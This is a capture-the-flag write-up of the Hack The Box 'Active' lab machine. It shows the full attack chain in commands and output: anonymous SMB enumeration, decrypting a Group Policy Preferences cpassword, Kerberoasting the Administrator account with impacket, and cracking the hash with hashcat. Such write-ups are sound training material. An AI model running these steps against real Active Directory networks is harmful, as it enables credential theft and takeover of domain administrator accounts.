
HTB Active Write-Up

Anans1 · Follow
3 min read · Jul 16, 2024

Listen Share


This machine is a nice step to get into Active Directory machines. It is not too hard but you still get to practice concepts that are core within an Active Directory Network, like Kerberoasting.



Active HTB Machine

1. As with pretty much every machine the first step is to enumerate and see what we are dealing with. So we are beginning with an **nmap** scan.

```
sudo nmap -A 10.10.10.100 -p-
```



```
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP
1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-15 11:44:55
Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb,
 Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb,
 Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
49170/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/s
ubmit/ ).
```


nmap scan results

Immediately, there are some ports that catch my attention that I'll enumerate: **port 445** lets us know that SMB is open and we will need to enumerate and from the notes and **port 88** we can see that this is an Active Directory Machine.

2. From this discovery my first step is to enumerate around to try and find credentials. There are multiple tools that can leverage an SMB Null session and LDAP anonymous bind, but I am going to use **enum4linux** in this case

```
enum4linux -a -u "" -p "" 10.10.10.100
```

This tool shows a lot of **NT_STATUS_ACCESS_DENIED** but we do get some interesting tidbits.




```
( Share Enumeration on 10.10.10.100 )

do_connect: Connection to 10.10.10.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.100

//10.10.10.100/ADMIN$   Mapping: DENIED Listing: N/A Writing: N/A
//10.10.10.100/C$       Mapping: DENIED Listing: N/A Writing: N/A
//10.10.10.100/IPC$     Mapping: OK Listing: DENIED Writing: N/A
//10.10.10.100/NETLOGON Mapping: DENIED Listing: N/A Writing: N/A
//10.10.10.100/Replication      Mapping: OK Listing: OK Writing: N/A
//10.10.10.100/SYSVOL   Mapping: DENIED Listing: N/A Writing: N/A
//10.10.10.100/Users    Mapping: DENIED Listing: N/A Writing: N/A
```

enum4linux null session enumeration results

We can see the list of shares and see that it is possible to view the Replication share with a NULL session.

3. Open up the share using **smbclient:**


```
smbclient \\\\10.10.10.100/Replication
```



```
┌──(kali㉿kali)-[~/htb/Machines/Active]
└─$ smbclient \\\\10.10.10.100/Replication
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018

                5217023 blocks of size 4096. 278532 blocks available
```

smbclient enumeration

4. Upon further enumeration of the share we stumble across a **Group.xml** file which has shown something interesting.




```
┌──(kali㉿kali)-[~/htb/Machines/Active]
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" c
hanged="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword=
"edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabl
ed="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

Group.xml output

We can see a user called **svc_tgs** and a **cpassword.** Using **gpp-decrypt** we can decrypt this to get the actual password of the user **svc_tgs.**

5. After receiving user credentials, it is VITAL to enumerate around to see what new access we get and files we can see. With proper enumeration using **SMBclient** we notice that we find the **user.txt** file.




```
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                           AR       34  Mon Jul 15 06:34:20 2024

                5217023 blocks of size 4096. 278260 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
```

user.txt

Now it is time to escalate privileges and get the **root.txt** file.

We know that we are in an Active Directory environment so the first thought would be to Kerberoast. It is often possible to Kerberoast across a forest trust, we can perform this with **Impacket-GetUserSPNs.py** from our linux host.


6. To do this, we need credentials for a user that can authenticate into the other domain and specify the **-target-domain** flag in our command. Performing this against the **active.htb** domain, we see one SPN entry for the **Administrator** account.



```
┌──(kali㉿kali)-[/tmp/cme_spider_plus]
└─$ impacket-GetUserSPNs -dc-ip 10.10.10.100 active.htb/svc_tgs -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet             LastLogon
      Delegation
────────────────────  ─────────────  ────────────────────────────────────────────────────────  ──────────────────────────  ─────────────────────────
────  ──────────
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  2024-07-15 06:34:23.25
0154


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$35199d1a941eb972457b489f396f8db4$433d42b1e866805e2e00a5b56de5b7481b5c50e1a69d38de
4c15652001fa602a809f2570e7f2b56ba4651376df0c5254dd8aa1c24326bb286cd729f704e5033204432e6586cb0417c80fbe6bf96e747cae8ed6ff09575ccd1c8e66b89e7856b6e
b68535adf266ef19dfbc93324d91b1289796bca72074faaf201e1467a4e0ff8cb2d400faa6f3aeaee9fd89e8685f4e911ac2e6df0098a1c8d5f1a22a564f36d9b6529d0294b53c647
7da9529d5ab8f4a76d0bc0282e58bde9f1cd6266ea8d8217deb095e7654fb03118e76f955142f17288476b7c70a023e76612745eeb9af98996cf9d80bee828ef98d9026a27652783e
d554fbd92789bb5f2fc11fd3f141d4a83e0457a51ba83361aef6d2515a820576d9fe9546a262088d1f23b8f7527165d40e7b495cc106fe17e22d67c693dc6bee4b00a9179f06e71bb
9c7ae294c8d889767419c89b4dd92c034d57f063c78923a497df4664b95655a116a77ebad8000593c2b1dbc0dfc487c0282cead0a32357000331e5349dfc34c99e1bc431aa11af841
ab697611bc869fb4e7bb8c4302bbd22ae3a48b7de81e05f447a587b6d4403f68733e219cc5aaa0db5baaacf81edc6d285274ca618a67c717637a25914e0bbc0fc57a4c1e12b8fad03
f81b94c423f3009df1db7826d6f45d03aa94fe5ca40b16996491b8f23a3e8fb776eab1b929d58a886283655defb078bb74a0661c6ef59a6cc5186f692a2df8fcbf5704dfd46869fed
f99e118780de1252b41ebbae4b2174da392943b62fec4f2402b09e77a38641cbf7166c60cd7f8d4efae7aa51b7c647ae7330fbc3f608e11ec35e6758af27cb87c582a3ced28552a3e
269163ffe3f45ebca02adce584b79bccc855019e73f23ebfcdac62ef0c437b723452706c98c84128d693e8e6282a8eead1a6f755a72b3606645d953f3908db4b3f7724caaf12f11e2
99179bcb9721029812a107565c6d9bff2fa73c4f275c4321a57da0a85e49222fe05b4c5f26ffb9fa64c78d37072cb2b17273dfb488b39ee974b7457ba8f6f5449721e2b3e46b33c1c
7e1922cb5e68090f3cce5114ada1dfa41e9b78ee911b9bcf5a8bd57d3b405eb711ecd706df9a44618d044c6ad3e4c86658f77bef709d7ec94eed4135dc71b88e157182d1f6f157ab4
d4c605557ab5c45ae17a9d3e1ce08005e249ede8d1b394654fbb8c495be3b890c4d04b8579b306ddff3a7fb465cd32f451762361c729fc9790384d41d72d9471e2116d563
```

Kerberoasting


Running the command with the **-request** flag added gives us the TGS ticket. We could also add **-outputfile <outputfile>** to output directly into a file that we could then turn around and run Hashcat against.
We could then attempt to crack this offline using Hashcat with mode **13100.** If successful, we'd be able to authenticate into the **ACTIVE.HTB** domain as a domain admin.



```
┌──(kali㉿kali)-[/tmp/cme_spider_plus]
└─$ hashcat -m 13100 -a 0 admin_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project
]
==================================================================================================================================================
=
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i9-9880H CPU @ 2.30GHz, 2915/5894 MB (1024 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

Hashcat Cracking

Once cracked, we can now use this to enumerate the SMB shares we were not able to access using SMBclient and enumerate to find the **root.txt** flag.



```
smb: \Administrator\Desktop\> ls
  .                                  DR        0  Thu Jan 21 11:49:47 2021
  ..                                 DR        0  Thu Jan 21 11:49:47 2021
  desktop.ini                       AHS      282  Mon Jul 30 09:50:10 2018
  root.txt                           AR       34  Mon Jul 15 06:34:21 2024

                5217023 blocks of size 4096. 278004 blocks available
smb: \Administrator\Desktop\> get root.txt
```

root.txt

Htb Writeup   Htb   Active Directory   Hacking   Ctf